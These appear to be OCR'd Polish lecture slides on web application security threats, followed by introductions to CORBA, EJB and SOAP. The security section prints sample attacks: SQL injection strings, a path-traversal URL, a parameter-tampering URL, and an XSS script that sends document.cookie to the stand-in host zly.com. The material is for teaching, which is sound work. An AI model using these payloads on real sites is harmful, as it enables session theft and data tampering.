Zagrożenia bezpieczeństwa aplikacji internetowych

Zagrożenia trywialne

- Rozwiązania charakterystyczne dla fazy rozwoju
  - opisy rozpoznanych błędów, debugging, komentarze
  - poprzednie wersje plików (cp plik.jsp plik.jsp.old)
  - znaczniki <META>: autor, wersja oprogramowania developerskiego

Parametry ukryte

- Często stosowaną praktyką jest zapisywanie zmiennych w ukrytych polach formularzy
  - <input name="X" type="HIDDEN" value=1>
- Jeśli zapamiętują istotne dane, to ich modyfikacja może prowadzić do skutecznego ataku

Modyfikowanie parametrów wywołania

- Parametry mogą być przekazywane za pomocą metody GET lub POST
  - 1. Zapisać plik HTML na dysku, zmienić wartość zmiennej i lokalnie otworzyć plik w przeglądarce
  - 2. Zastosować oprogramowanie typu Local Proxy, potrafiące modyfikować komunikację HTTP (Stake WebProxy, Odysseus)

Dołączanie nowych parametrów

- W niektórych językach skryptowych (PHP, JSP) parametry pobierane od użytkownika są automatycznie rejestrowane jako zmienne globalne
- Powszechnym błędem jest brak inicjalizacji zmiennych
- Jeżeli intruz przewidzi nazwę zmiennej i nada jej wartość, to będzie w stanie zmienić sposób działania aplikacji:

```
if (sprawdz_w_bazie($login,$pass)) {
  $state="OK"; // ustawienie flagi
}
...
if ($state == "OK") { // sprawdzenie flagi
  UWIERZYTELNIENIE OK
} else { BŁĄD ! }
```

http://serwer/login.php?login=x&pass=y&state=OK

Dołączanie nowego parametru - JSP

- Danych reprezentowane przez obiekt JavaBean
- Wartości parametrów z formularza HTML są przekazywane przy użyciu znaku *

```
<jsp:useBean id="myBasket" class="BasketBean">
<jsp:setProperty name="myBasket" property="*"/>
<jsp:useBean>

<html>
<head><title>Your Basket</title></head>
<body>
<p> You have added the item
<jsp:getProperty name="myBasket" property="newItem"/>
to your basket. <br/>
Your total is $
<jsp:getProperty name="myBasket" property="balance"/>
Proceed to <a href="checkout.jsp">checkout</a>
```

Atak: http://server/addToBasket.jsp?newItem=ITEM123&balance=1

Brak obsługi systuacji specjalnych

- Wszystkie sytuacje specjalne (błędy) powinny zostać świadomie obsłużone przez aplikacje
- Sytuacja specjalna (np. brak parametru, którego spodziewa się aplikacja) może doprowadzić do zmiany sposobu działania aplikacji

Parametry zapisywane w zmiennych Cookies

- Do modyfikowania wartości zmiennych Cookie można wykorzystać Local Proxy
- Typowe cele ataku:
  - zmiana identyfikatora sesji
  - zmiana znacznika (flagi np. oznaczającej stan uwierzytelnienia)

lang=en-us; AUTHORIZED=yes; y=1 ; time=12:30GMT;

Path traversal

- Klasa ataków polegająca na uzyskaniu dostępu do standardowo niedostępnego pliku/katalogu na serwerze WWW
- Zagrożenie wiąże się z wykorzystywaniem przez aplikacje parametrów pobieranych ze środowiska użytkownika do konstruowania nazwy pliku
- Przykład:
  - atak poprzez modyfikację nagłówka HTTP
  - nagłówek „Accept-Language" jest ustawiany przez przeglądarkę
  - wykorzystywany do skonstruowania nazwy pliku z odpowiednią wersją językową
  - atakujący modyfikując ten nagłówek może pozyskać dowolny plik

Path traversal - Oracle 9iAS

- Tego typu błąd istniał np. w 9iAS 1.0.2 w module mod_plsql

http://oracleserver/pls/dadname/admin_/help/..%255Cplsql.conf
%25 %
%5C / w rezultacie: /../plsql.conf

OS Command Injection

- Aplikacja przekazuje parametry ze środowiska użytkownika do wywołania systemowego
  - funkcja API
  - wywołanie komendy
- Jeżeli parametry te nie są weryfikowane, to możliwe jest:
  - dołączenie własnych parametrów
  - wywołanie innej komendy systemowej

SQL Injection

- Brak weryfikacji parametrów przekazywanych przez użytkownika
- Konstrukcja zapytań SQL przez „sklejanie" statycznego SQL ze specjalnie przygotowanymi wartościami parametrów, np:

```
String query = "SELECT * FROM USER_RECORDS WHERE USER = " +
request.getParameter("username");
ResultSet result = Statement.executeQuery(query);
```

- Doklejenie do parametru swojego kodu, np:

```
username = x or 1=1
SELECT * FROM USER_RECORDS
WHERE USER = x or 1=1
```

```
username = x union select * from all_users
SELECT * FROM USER_RECORDS
WHERE USER = x UNION SELECT * FROM all_users
```

SQL Injection - konsekwencje

- Niekontrolowany dostęp do danych
  - …. UNION SELECT …
- Zmiana sposobu działania aplikacji
  - ….. OR 1=1
- W wielu interpreterach SQL jest możliwe wykonanie kilku działań w jednej linii
  - ….. ; DELETE * FROM ….
- Modyfikacja danych
  - String query = "UPDATE users SET password = '"+ haslo + "' WHERE username = '" + uzytkownik + "'";
  - haslo: 'moje'
  - uzytkownik: x' OR username LIKE 'admin

Przejęcie sesji

- HTTP jest protokołem bezstanowym i każde jego żądanie jest traktowane niezależnie
- Aplikacje WWW wymagają obsługi sesji (kojarzenia wielu odwołań w jedną sesje)
- Aplikacja implementuje sesję przy pomocy identyfikatora sesji (tokena), zwykle zapisywanego w zmiennej Cookie
- Aby podszyć się pod inną sesję wystarczy znać jej token
- Jak poznać token sesji?
  - Podsłuchać
  - Przewidzieć - jeżeli algorytm pozwala na przewidzenie wartości tokena (nie jest losowy)
  - Wykraść

Przewidywalny token

- Token powinien być generowany silnym algorytmem losowym
- Przestrzeń możliwych tokenów powinna być bardzo duża
- Złe praktyki:
  - Token sekwencyjny
  - Zależny od parametrów użytkownika
  - Nieograniczony czasowo

Przewidywalny token (c.d.)

- Zwykle serwer aplikacji dba o nadawanie tokenów, a aplikacja korzysta z jego API
- Nie zawsze można polegać na serwerze aplikacji
- Przykład: IBM WebSphere 4.0
  - TWGYLZIAAACVDQ3UUSZQV2I 10:27:12
  - TWGY0WYAAACVFQ3UUSZQV2I 10:27:13
  - TWGZNZAAAACVHQ3UUSZQV2I 10:27:14
  - TWG0BUYAAACVJQ3UUSZQV2I 10:27:15
  - TWG0VIAAAACVLQ3UUSZQV2I 10:27:16
  - TWG1ICIAAACVNQ3UUSZQV2I 10:27:17
  - TWG111YAAACVPQ3UUSZQV2I 10:27:18
- Algorytm łatwy do odgadnięcia
- Możliwość przeszukania całej przestrzeni tokena

Wykradnięcie tokena

- Słabości:
  - Przeglądarek - standardowo cookie jest dostępne tylko dla serwera który je wydał
    - http://www.intruz.org%2fcookie.html%3f.yahoo.com
    - http://www.intruz.org/cookie.html?.yahoo.com
  - Serwerów
    - Np: PHP4 zapisywało tokeny w katalogu /tmp na serwerze
  - Cross-site scripting

Cross-Site Scripting (XSS)

- Atak na użytkownika za pomocą aplikacji (nosiciela)
- Istota ataku:
  - Wykonanie kodu HTML na przeglądarce ofiary (bez jej wiedzy), za pomocą podatnej aplikacji (nosiciela)
- Przykład:
  - aplikacja WWW obsługuje „chat-room”
  - intruz w nowej wiadomości umieszcza znaczniki HTML i skrypt kliencki (JavaScript, VBS)
  - ofiara przegląda wiadomość za pośrednictwem przeglądarki
  - HTML jest interpretowany i wykonywany po stronie klienta

Cele ataków XSS

- Załadowanie strony z innego serwera:

```
<script>document.write('<img src="http://zly.com/atak.js”)</script>
```

- Wykradnięcie informacji np. cookie:

```
<script>document.write('<img src="http://zly.com/'+document.cookie+'")
    </script>
```

- Wykradnięta informacja znajdzie się w logach serwera „zly.com”

XSS - metody ataku

- Generalna zasada: aplikacja nosiciela wyświetla na generowanych stronach parametr pobierany od użytkownika nie sprawdzając go
- Chat-room i inne aplikacje pobierające tekst od użytkownika
- XSS w parametrach GET
  - link w e-mailu
  - link na stronie www

Buffer Overflow

- Buffer Overflow
  - Dotyczy języków niekontrolujących pamięci operacyjnej (np. C, C++) np. skrypty CGI
- Jedna z najpopularniejszych metod ataku na różne aplikacje
- Zagrożenie: brak sprawdzania przez aplikacje długości wprowadzonego przez użytkownika ciągu, przepełnienie bufora i nadpisanie pamięci


Referencje

- www.owasp.org
- Web Goat
- http://www.ploug.org.pl/seminarium/seminarium_VIII/pliki/przeglad_zagrozen.pdf

Common Object Request Broker Architecture - CORBA

Architektura CORBA

- Jedna z pierwszych architektur budowy heterogenicznych rozproszonych aplikacji komponentowych
- Specyfikacja obejmuje architekturę oraz język opisu interfejsów - IDL (Interface Description Language)
- Aplikacje CORBA składają się z programu klienta, współpracującego z programami serwerów poprzez warstwę komunikacyjną ORB (Object Request Broker)




CORBA - przykład aplikacji (1/4)

Opis interfejsu w języku IDL

```
interface Multiplier
{
  struct Factors {
   float val1;
   float val2;
  }

  float multiply(in Factors factors);
}
```

IDL nie jest w pełni funkcjonalnym językiem programowania. Zawiera jedynie polecenia umożliwiające deklarowanie typów danych oraz metod.

CORBA - przykład aplikacji (2/4)



Wygenerowany szkielet serwera

```
class Multiplier_i {
public:
 float multiply(const Factors &factors, CORBA::Environment &);
}
```

Implementacja metod serwera

```
float Multiplier_i::multiply(const Factors &factors, CORBA::Environment &) {
  return factors.val1 * factors.val2;
}
```

CORBA - przykład aplikacji (3/4)

Kod aplikacji serwera

```
int main(void)
{
  Multiplier_i miltiplier();
  try {
    CORBA::Orbix.impl_is_ready("Multiplier");
  } catch (...) {...}
  return 0;
}
```

Rejestracja serwera

```
% putit Logger /usr/svcs/multiplier.exe
```

CORBA - przykład aplikacji (4/4)

Wygenerowane Client Proxy

```
typedef Multiplier *MultiplierRef;

class Multiplier : public virtual CORBA::Object {
public:
  static Multiplier *_bind(/* różne wersje wiązań */);
  virtual float multiply(const Factors &factors,
    CORBA::Environment &);
}
```

Aplikacja klienta


```
int main(void) {
  MultiplierRef multiplier;
  Factors factors;

  multiplier = Multiplier::_bind();
  factors.val1 = 2;
  factors.val2 = 3;

  try {
    cout << multiplier->multiply(factors);
  } catch (...) {...}

  return 0;
}
```

Enterprise JavaBeans

Enterprise JavaBeans

- Specyfikacja Enterprise JavaBeans definiuje architekturę i metodę budowy rozproszonych komponentów obiektowych uruchamianych po stronie serwera aplikacji
- Komponenty EJB są wykorzystywane do budowy złożonych aplikacji rozproszonych na zasadzie „składania z klocków”

Ogólna architektura EJB



Program Java realizowany w technologii Enterprise JavaBeans składa się z dwóch rodzajów elementów składowych: lokalnej *aplikacji klienta* i zdalnych *komponentów przetwarzania danych*. Aplikacja klienta komunikuje się poprzez sieć komputerową z komponentami przetwarzania danych, przesyłając do nich żądania zdalnego wykonania metod. Wyniki działania tych metod są następnie tą samą drogą odsyłane do aplikacji klienta.

Kontener EJB

- Bezpośrednim środowiskiem uruchomieniowym dla każdego komponentu Enterprise JavaBeans jest kontener EJB
- Kontener EJB całkowicie pośredniczy w komunikacji pomiędzy komponentem EJB a światem zewnętrznym
- Kontener EJB oferuje komponentowi szereg usług o charakterze systemowym: ochrona dostępu, obsługa transakcji, itp.
- Komponent EJB może uzyskać dostęp do usług kontenera EJB korzystając z mechanizmu typu callback - w chwili powoływania do życia obiektu komponentu EJB, kontener EJB przekazuje komponentowi EJB pewien rodzaj uchwytu zwrotnego; za pomocą tego uchwytu obiekt komponentu EJB może wykonywać wywołania metod kontenera EJB

Typy komponentów EJB

- Specyfikacja Enterprise JavaBeans 2.0 definiuje trzy typy komponentów EJB:
  - **sesyjne** (Session Bean): sesyjny komponent EJB to krótkotrwały obiekt wykorzystywany przez pojedynczą aplikację klienta i nie współdzielony z innymi aplikacjami, stanowiący logiczne rozszerzenie kodu aplikacji klienta umieszczone po stronie serwera aplikacji
  - **encyjne** (Entity Bean): encyjny komponent EJB reprezentuje dane, które są trwale przechowywane w systemie bazy danych; cechuje się długim czasem życia, pozwala na atomowe, transakcyjne modyfikacje bazy danych, współdzielony przez wielu klientów, dostępny dla wielu sesji
  - **komunikatowe** (Message-Driven Bean): komunikatowy komponent EJB jest asynchronicznym konsumentem komunikatów JMS (Java Messaging Service) pochodzących ze środowisk kolejkowych; uruchamiany wtedy, kiedy nadchodzi komunikat od klienta, wykonywany asynchronicznie, może modyfikować zawartość bazy danych, bezstanowy

Ogólny proces tworzenia komponentu EJB

- Przygotowanie kodu źródłowego **klasy Java**, reprezentującej komponent EJB
- Utworzenie **dwóch interfejsów Java**, reprezentujących punkty kontaktu świata zewnętrznego z komponentem EJB:
  - interfejs *Home*, służący do zarządzania cyklem życia komponentu EJB
  - interfejs *Remote/Local*, służący do wywoływania metod logiki biznesowej komponentu EJB
- Przygotowanie XML-owego **pliku konfiguracyjnego** - *deskryptora instalacji* (Deployment Descriptor)
- Kompilacja całego przygotowanego kodu Java i utworzenie z niego pliku JAR/EAR o specjalnej wewnętrznej strukturze katalogów
- Umieszczenie przygotowanych plików w systemie plików serwera aplikacji; zarejestrowanie komponentu EJB

Sesyjne komponenty EJB

- Traktowane jako logiczna kontynuacja kodu aplikacji klienta, fizycznie zlokalizowana jednak po stronie serwera aplikacji
- Żyją jedynie przez czas trwania sesji aplikacji klienta
- Ich zastosowanie przypomina klasyczne rozwiązania mechanizmów zdalnego wołania procedury RPC
- Dwa rodzaje sesyjnych komponentów EJB:
  - *stanowe* (stateful) komponenty EJB są przez cały czas życia skojarzone z jedną i tą samą aplikacją klienta i pamiętają swój stan obiektu
  - *bezstanowe* (stateless) sesyjne komponenty EJB nie gwarantują pamiętania swojego stanu obiektu i mogą być przy każdym wywołaniu wykorzystywane przez inną aplikację klienta

Przykład
Tworzenie sesyjnego komponentu EJB (1/5)

Interfejs Remote

```
import javax.ejb.EJBObject;
import java.rmi.RemoteException;


public interface Multiplicator1Remote extends EJBObject
{
  float multiply(float factor1, float factor2)
                 throws RemoteException;
}
```

Interfejs Remote deklaruje metody komponentu EJB, które będą dostępne dla zdalnej aplikacji klienta. Metody te muszą zostać zaimplementowane przez programistę w klasie komponentu EJB.

Przykład
Tworzenie sesyjnego komponentu EJB (2/5)

Interfejs Home

```
import javax.ejb.EJBHome;
import java.rmi.RemoteException;
import javax.ejb.CreateException;

public interface Multiplicator1Home extends EJBHome
{
  Multiplicator1Remote create()
                throws RemoteException, CreateException;
}
```

Interfejs Home deklaruje metody zarządzania cyklem życia komponentu EJB, które będą dostępne dla zdalnej aplikacji klienta. Metody te nie będą implementowane przez programistę, lecz zostaną wygenerowane automatycznie.

Przykład
Tworzenie sesyjnego komponentu EJB (3/5)

Klasa komponentu EJB

```
import javax.ejb.SessionBean;
import javax.ejb.SessionContext;

public class Multiplicator1Bean implements SessionBean
{
  public void ejbCreate()  {}
  public void ejbActivate()  {}
  public void ejbPassivate()  {}
  public void ejbRemove()  {}
  public void setSessionContext(SessionContext ctx)  {}
  public float multiply(float factor1, float factor2) {
    return factor1 * factor2;
  }}
```

Przykład
Tworzenie sesyjnego komponentu EJB (4/5)

Plik deskryptora instalacji

```
<?xml version = '1.0' encoding = 'windows-1252'?>
<!DOCTYPE ejb-jar PUBLIC "-//Sun Microsystems, Inc.//DTD Enterprise
JavaBeans 1.1//EN" "http://java.sun.com/j2ee/dtds/ejb-jar_1_1.dtd">
<ejb-jar>
   <enterprise-beans>
      <session>
         <description>Session Bean ( Stateless )</description>
         <display-name>Multiplicator1</display-name>
         <ejb-name>Multiplicator1</ejb-name>
         <home>Multiplicator1Home</home>
         <remote>Multiplicator1Remote</remote>
         <ejb-class>Multiplicator1Bean</ejb-class>
         <session-type>Stateless</session-type>
         <transaction-type>Container</transaction-type>
      </session>
   </enterprise-beans>
</ejb-jar>
```

Przykład
Tworzenie sesyjnego komponentu EJB (5/5)

Fragment kodu aplikacji klienta EJB

```
Multiplicator1Home multiplicator1Home;
Multiplicator1Remote multiplicator1Remote;

Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.evermind.server.rmi.RMIInitialContextFactory");
env.put(Context.SECURITY_PRINCIPAL, "scott");
env.put(Context.SECURITY_CREDENTIALS, "tiger");
env.put(Context.PROVIDER_URL,
        "ormi://miner:1811/ejbapp1");
Context ctx = new InitialContext(env);

multiplicator1Home = (Multiplicator1Home)ctx.lookup("multiplicator1");
multiplicator1Remote = multiplicator1Home.create();
System.out.println(multiplicator1Remote.multiply(2,2));
```

Encyjne komponenty EJB

- Służą do uzyskania efektu trwałości obiektów programowych Java poprzez ich automatyczne fizyczne składowanie w bazie danych; żyją aż do momentu jawnego ich usunięcia
- Wykorzystywane do budowy warstwy komunikacji logiki biznesowej z bazą danych lub też do implementacji takiej logiki biznesowej, która intensywnie eksploatuje bazę danych
- Pojedynczy encyjny komponent EJB może być współdzielony przez wiele aplikacji klientów
- Dwa typy:
  - *z trwałością obsługiwaną przez komponent* (BMP - Bean-Managed Persistency): muszą same umieszczać swój stan w bazie danych, korzystając np. z biblioteki JDBC lub SQLJ
  - *z trwałością obsługiwaną przez kontener EJB* (CMP - Container-Managed Persistency): polegają na funkcjonalności kontenera EJB, którego zadaniem jest w tym przypadku automatyczne zapisywanie i odczytywanie stanu komponentu do/z bazy danych

Przykład
Tworzenie encyjnego komponentu EJB CMP (1/5)

Tabela Emp

EMPNO	ENAME	JOB	MGR	HIREDATE	SAL	COMM	DEPTNO
7369	SMITH	CLERK	7902	17-DEC-80	800		20
7499	ALLEN	SALESMAN	7698	20-FEB-81	1600	300	30
7521	WARD	SALESMAN	7698	22-FEB-81	1250	500	30
...							

Tabela Emp będzie służyć do trwałego przechowywania obiektów EJB w bazie danych. Każdy obiekt EJB będzie reprezentować jednego pracownika.

Przykład
Tworzenie encyjnego komponentu EJB CMP (2/5)

Interfejs Remote

```
import javax.ejb.EJBObject;
import java.rmi.RemoteException;

public interface Employee2Remote extends EJBObject
{
  long getEmpno() throws RemoteException;
  void setEmpno(long newEmpno) throws RemoteException;
  ...
  long getDeptno() throws RemoteException;
  void setDeptno(long newDeptno) throws RemoteException;
}
```

Interfejs Remote deklaruje metody komponentu EJB, które będą dostępne dla zdalnej aplikacji klienta. Metody te muszą zostać zaimplementowane przez programistę w klasie komponentu EJB. W powyższym przykładzie są to metody dostępu do obiektu pracownika.

Przykład
Tworzenie encyjnego komponentu EJB CMP (3/5)

Interfejs Home

```
import javax.ejb.EJBHome;
import java.rmi.RemoteException;
import javax.ejb.CreateException;
import javax.ejb.FinderException;
import java.util.Collection;

public interface Employee2Home extends EJBHome {
  Employee2Remote create()
                  throws RemoteException, CreateException;
  Employee2Remote create(long empno)
                  throws RemoteException, CreateException;
  Employee2Remote findByPrimaryKey(Employee2RemotePK primaryKey)
                  throws RemoteException, FinderException;
  Collection findAll() throws RemoteException, FinderException;
  Employee2Remote findByName(String val)
                  throws RemoteException, FinderException;}
```

Interfejs Home deklaruje metody zarządzania cyklem życia i wyszukiwania komponentu EJB, które będa dostępne dla zdalnej aplikacji klienta. Metody te nie będą implementowane przez programistę, lecz zostaną wygenerowane automatycznie.

Przykład
Tworzenie encyjnego komponentu EJB CMP (4/5)

Klasa komponentu EJB

```
import javax.ejb.*;

public class Employee2Bean implements EntityBean {
  public long empno;  public String ename;
  public String job;  public long mgr;
  public String hiredate;  public long sal;
  public long comm;  public long deptno;

  ...
  public long getEmpno() {return empno;}
  public void setEmpno(long newEmpno) {empno = newEmpno;}
  ...
  public long getDeptno() {return deptno;}
  public void setDeptno(long newDeptno) {deptno = newDeptno;}
}
```

Przykład
Tworzenie encyjnego komponentu EJB CMP (5/7)

Plik deskryptora instalacji

```
<?xml version = '1.0' encoding = 'windows-1252'?>
<!DOCTYPE ejb-jar PUBLIC "-//Sun Microsystems, Inc.//DTD Enterprise
JavaBeans 1.1//EN" "http://java.sun.com/j2ee/dtds/ejb-jar_1_1.dtd">
<ejb-jar><enterprise-beans> <entity>
  <description>Encyjny komponent EJB - CMP</description>
  <display-name>Employee</display-name>
  <ejb-name>Employee</ejb-name>
  <home>Employee2Home</home>
  <remote>Employee2Remote</remote>
  <ejb-class>Employee2Bean</ejb-class>
  <persistence-type>Container</persistence-type>
  <prim-key-class>Employee2RemotePK</prim-key-class>
  <reentrant>False</reentrant>
  <cmp-field><field-name>empno</field-name></cmp-field>
  ...
  <cmp-field><field-name>deptno</field-name></cmp-field>
 </entity></enterprise-beans></ejb-jar>
```

Przykład
Tworzenie encyjnego komponentu EJB CMP (6/7)

Plik deskryptora instalacji

```
...
<entity-deployment name="Employee" data-source="jdbc/Connection1DS" table="EMP">
 <primkey-mapping><cmp-field-mapping><fields>
  ...
  <cmp-field-mapping name="empno" persistence-name="EMPNO"
                                  persistence-type="NUMBER(4)"/>
  ...
  <cmp-field-mapping name="deptno" persistence-name="DEPTNO"
                                   persistence-type="NUMBER(2)"/>
  <finder-method partial="True" query="ename=$1"><method>
    <ejb-name>Employee</ejb-name>
    <method-name>findByName</method-name>
    <method-params>
     <method-param>java.lang.String</method-param>
    </method-params>
  </method></finder-method>
</entity-deployment></enterprise-beans></orion-ejb-jar>
```

Przykład
Tworzenie encyjnego komponentu EJB CMP (7/7)

Fragment kodu aplikacji klienta


```
Employee2Home employee2Home;
Employee2Remote e;

Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.evermind.server.rmi.RMIInitialContextFactory");
env.put(Context.SECURITY_PRINCIPAL, "scott");
env.put(Context.SECURITY_CREDENTIALS, "tiger");
env.put(Context.PROVIDER_URL, "ormi://miner:1811/ejbapp2");
Context ctx = new InitialContext(env);

employee2Home = (Employee2Home)ctx.lookup("Employee");
e = (Employee2Remote)employee2Home.findByName("KING");

System.out.println(e.getJob());
System.out.println(e.getSal());
e.setSal(550);
```

Usługi sieciowe SOAP

Simple Object/Open Access Protocol - SOAP

- Prosty protokół oparty na XML, umożliwiający aplikacjom wymianę informacji poprzez HTTP (metoda POST); w szczególności umożliwia realizację usług sieciowych
- Dzięki oparciu na HTTP, korporacyjny firewall/proxy nie blokuje funkcjonowania aplikacji rozproszonych
- Aplikacje wykorzystujące SOAP do wzajemnej komunikacji, mogą być implementowane w różnych językach i pracować na różnych platformach
- Dwa style komunikacji:
  - w stylu RPC (Remote Procedure Call)
  - komunikacja dokumentowa

Architektura SOAP



Wywołanie metody przez klienta jest konwertowane do dokumentu XML. Argumenty wywołania są serializowane (konwertowane do ciągu bajtów reprezentowanego heksadecymalnie). Dokument XML, nazywany komunikatem SOAP, jest przekazywany poprzez HTTP POST do usługi, która po dokonaniu deserializacji argumentów wywołania metody, uruchamia żądaną metodę i przekazuje zwrotnie jej rezultat, korzystając z analogicznego algorytmu.

Struktura komunikatu SOAP

- Komunikat SOAP jest poprawnym dokumentem XML zawierającym następujące elementy:
  - obowiązkowy element <Envelope>, oznaczający, że dokument jest komunikatem SOAP
  - opcjonalny element <Header>, zawierający informacje nagłówkowe
  - obowiązkowy element <Body>, zawierający informacje o żądaniu i odpowiedzi
  - opcjonalny element <Fault>, opisujący błędy jakie wystąpiły podczas przetwarzania komunikatu
- Wymienione wyżej elementy pochodzą z przestrzeni nazw "http://www.w3.org/2001/12/soap-envelope"
- Typy danych SOAP i metody kodowania pochodzą z przestrzeni nazw "http://www.w3.org/2001/12/soap-encoding"

Szkielet komunikatu SOAP

```
<?xml version="1.0"?>
 <soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
          soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
  <soap:Header>
  ...
  </soap:Header>
  <soap:Body>
  ...
     <soap:Fault>
     ...
     </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Przykłady komunikatów SOAP

Serializacja wywołania metody `float multiply(float val1, float val2)` z argumentami 3 i 2.

```
POST /InStock HTTP/1.1
Host: miner
Content-Type: text/xml; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
                    soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
  <soap:Body xmlns:m="http://miner/demo">
    <m:multiply>
      <m:val1>3</m:val1>
      <m:val2>2</m:val2>
    </m:multiply>
  </soap:Body>
</soap:Envelope>
```

```
public class Demo {
 float multiply(float val1, float val2) {
  return val1*val2;
 }
}
```

Przykłady komunikatów SOAP


Serializacja wyniku działania metody `float multiply(float val1, float val2)`

```
HTTP/1.1 200 OK
Content-Type: application/soap; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
                    soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
  <soap:Body xmlns:m="http://miner/demo">
    <m:multiplyResponse>
      <m:result>6</m:result>
    </m:multiplyResponse>
  </soap:Body>
</soap:Envelope>
```

Implementacja klienta/serwera/usługi SOAP

- Serializacja/deserializacja wywołań metod oraz komunikacja HTTP mogą być realizowane samodzielnie przez programistę (parsery XML) lub przy wykorzystaniu gotowych bibliotek:
  - Java SOAP for Apache
  - Java - GLUE
  - Perl - SOAP::Lite
  - C/C++ - gSOAP
  - Python - ZSI
  - Microsoft SOAP (część .NET)

Architektura Apache SOAP



Apache SOAP - implementacja usługi

Kod źródłowy usługi

```
public class MySOAPDemo
{
   public float multiply(float val1, float val2)   {return val1*val2;}
}
```

Deskryptor instalacji

```
<isd:service xmlns:isd="http://xml.apache.org/xml-soap/deployment" id="urn:MyDemo">
  <isd:provider type="java" scope="Application" methods="multiply">
    <isd:java class="MySOAPDemo" static="false"/>
  </isd:provider>
</isd:service>
```

Instalacja usługi

```
java org.apache.soap.server.ServiceManagerClient \
      http://miner:8080/apache-soap/servlet/rpcrouter \
      deploy deskryptor_instalacji.xml
```


Apache SOAP - implementacja klienta

```
import java.net.URL;
import java.util.Vector;
import org.apache.soap.*;
import org.apache.soap.rpc.*;
...
Call call = new Call();
  call.setTargetObjectURI("urn:MyDemo");
  call.setMethodName("multiply");
  call.setEncodingStyleURI(Constants.NS_URI_SOAP_ENC);
Vector params = new Vector();
  params.addElement(new Parameter("val1", Float.class, 2, null));
  params.addElement(new Parameter("val2", Float.class, 3, null));
call.setParams(params);
Response resp = call.invoke(new URL("http://miner:8080/apache-soap/servlet/rpcrouter"), "");
  Parameter ret = resp.getReturnValue();
    Object value = ret.getValue();
System.out.println(value);
```

Web Services Description Language - WSDL

